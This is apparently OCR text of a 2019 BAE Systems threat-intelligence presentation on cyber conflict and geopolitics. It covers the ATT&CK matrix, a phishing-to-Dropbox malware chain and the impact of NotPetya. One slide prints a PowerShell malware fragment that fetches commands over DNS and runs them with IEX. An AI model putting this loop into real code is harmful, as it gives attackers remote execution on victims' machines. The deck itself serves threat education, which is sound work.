How is the cyber threat landscape evolving alongside geopolitics?

Joseph Rooke
Security Consultant – Threat Intelligence
12th September 2019

BAE SYSTEMS

Cyber in the News

6,793 views | Dec 13, 2018, 12:07pm

Warnings As Destructive 'Shamoon' Cyber Attacks Hit Middle East Energy Industry

Hack of Saudi Petrochemical Plant

U.S. Carried Out Cyberattacks on Iran

The online attacks occurred the same day President Trump called off a strike on Iranian

The New York Times

Ransomware Attack Hits 22 Texas Towns, Authorities Say

BUSINESS NEWS MAY 19, 2016 / 6:07 AM / 3 YEARS AGO

Bangladesh Bank official's computer was hacked to carry out $81 million heist: diplomat

BAE SYSTEMS

Why Cyber?

My background & Interests

Cyber


```
($AuthNS -ne $null -AND $AuthNS -ne 0) {
$first_lookup = do_lookup "$startdomain.$current_domain" $AuthNS | Out-String
} else {
$first_lookup = do_lookup "$startdomain.$current_domain" | Out-String
}
$first_lookup = $first_lookup.Trim()

if ($first_lookup -eq "idle") {
start-sleep -seconds $(Get-Random -Minimum 3500 -Maximum 5400)
continue
}

if ($first_lookup -eq $cmdstring) {

  if ($AuthNS -ne $null -AND $AuthNS -ne 0) {
  $second_lookup = do_lookup "$commanddomain.$current_domain" $A
  } else {
  $second_lookup = do_lookup "$commanddomain.$current_domain"
  }
  $second_lookup = $second_lookup | Out-String

  if ($second_lookup -ne "" -And $last_lookup -ne $second_lookup)
  $result_run = IEX $second_lookup
  $last_lookup = $second_lookup
  }
```



ATT&CK Matrix for Enterprise

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Encrypted for Impact
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Connection Proxy	Data Encrypted	Defacement
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits	Disk Content Wipe
Replication Through Removable Media	Control Panel Items	AppInit DLLs	Application Shimming	Clear Command History	Credentials in Files	File and Directory Discovery	Logon Scripts	Data from Local System	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Structure Wipe

BAE SYSTEMS

Changing Geopolitical Landscape

Bipolar (1945-1991) > Unipolar (1991-Present) > Multipolar (?)

BAE SYSTEMS

Changing nature of conflict










BAE SYSTEMS

Correlation or causation?

BAE SYSTEMS

Correlation or causation?

BAE SYSTEMS

Correlation or causation?


BAE SYSTEMS

Threat Intelligence

- National Security
- Oil & Gas
- Insurance
- Manufacturing
- Banking
- Government
- Telecommunications

BAE SYSTEMS


Red Scorpion



BAE SYSTEMS

Intrusion


- National Security
- Oil & Gas
- Government



Phishing email → Office document opened → **Weaponised Document** → Malicious exploit code executed → **1st Stage** → Download Malware from Dropbox → **Dropbox** → Final installation of malware → **FINAL PAYLOAD**


BAE SYSTEMS


Investigation




BAE SYSTEMS

Attribution








BAE SYSTEMS


NotPetya



BAE SYSTEMS

Malware

SETUP: Software Supply Chain attack




Malware

Spread

Mimikatz
PsExec, WMIC
Enumerate
Eternals

Destroy

Encrypt files
Erase boot sector
'Ransom note'



VICTIMS

Ukraine
Gov. & CNI

Multinationals with operations, subsidiaries or suppliers in Ukraine

SAINT-GOBAIN · Cadbury · MERCK · MAERSK · DLA PIPER · ROSNEFT

+ many more...

BAE SYSTEMS

Impact

Company	Sector	Impact
DLA PIPER	Legal	Email and phone communications were out for two days. Full recovery took longer. Paid staff 15,000 hrs of overtime in recovery phase.
FedEx	Logistics	$400m+ in losses reported to the SEC.
MAERSK	Logistics	Rebuild of network took 10 days. Estimated losses of $300m+. Shipping volumes down 20% during outage.
MERCK	Pharma	Unable to manufacture certain drugs temporarily – including Gardasil. Estimated $870m in losses reported.
Mondelēz International	Food	$150m+ in losses reported.
ROSNEFT	Oil & Gas	One of a number of Russian companies impacted. Impact unknown, but oil production said to be unaffected.
SAINT-GOBAIN	Materials	$350m+ in losses reported.
WPP	Advertising	Costs estimated at $15m.


Biggest operational impact?

★

★

BAE SYSTEMS

International response



Why was this the response?

Attack was aimed at Ukraine

Destructiveness of attack which affected critical national infrastructure

Global collateral damage deemed beyond acceptable norms of behaviour

